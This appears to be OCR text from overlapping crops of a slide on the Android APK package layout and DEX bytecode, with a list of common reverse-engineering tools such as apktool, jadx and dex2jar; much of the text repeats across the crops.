
Contains executable Dalvik code

Optimized on install to:
ODEX for DVM runtime
OAT for ART runtime

Reverse with:
smali / apktool
IDA Pro
jeb / jeb2
androguard
enjarify
dex2jar + jad/jd
jadx
radare
010Editor Templates

ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Scriptable or accessible via an **APIs** to allow plugins or potential automation.

Dalvik Executable
Compiled classes for DVM


Contains executable Dalvik code

Optimized on install to:
ODEX for DVM runtime
OAT for ART runtime

Reverse with:
- smali / apktool
- IDA Pro
- jeb / jeb2
- androguard
- enjarify
- dex2jar + jad/jd
- jadx
- radare
- 010Editor Templates

ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Easy to understand hex viewer with FOSS templates for Dalvik.

Excellent for determining forensic differences between files, looking for "oddities", etc.

Dalvik Executable
Compiled classes for DVM

Contains executable Dalvik code

Optimized on install to:
ODEX for DVM runtime
OAT for ART runtime

Reverse with:
- smali / apktool
- IDA Pro
- jeb / jeb2
- androguard
- enjarify
- dex2jar + jad/jd
- jadx
- radare
- 010Editor Templates

ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive

Blah.apk

META-INF/	MANIFEST.MF CERT_NAME.(RSA | DSA) CERT_NAME.SF	
lib/	armeabi(-v7a)/ arm64-v8a/ x86/ mips/	lib*.so
res/	drawable-*/ xml/ raw/ …	*.png *.xml …
assets/	*	
AndroidManifest.xml		
classes.dex		
resources.arsc		
*		


Resource file
Compiled Android Resource File

R.java
strings.xml
layouts.xml
ids.xml

Reversed with:
- aapt
- apktool
- axmlprinter2

ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Blah.apk

META-INF/ MANIFEST.MF
CERT_NAME.(RSA | DSA)
CERT_NAME.SF

lib/ armeabi(-v7a)/ lib*.so
arm64-v8a/
x86/
mips/

res/ drawable-*/ *.png
xml/ *.xml
raw/ …
…

assets/ *

AndroidManifest.xml

classes.dex

resources.arsc

*

Random Files

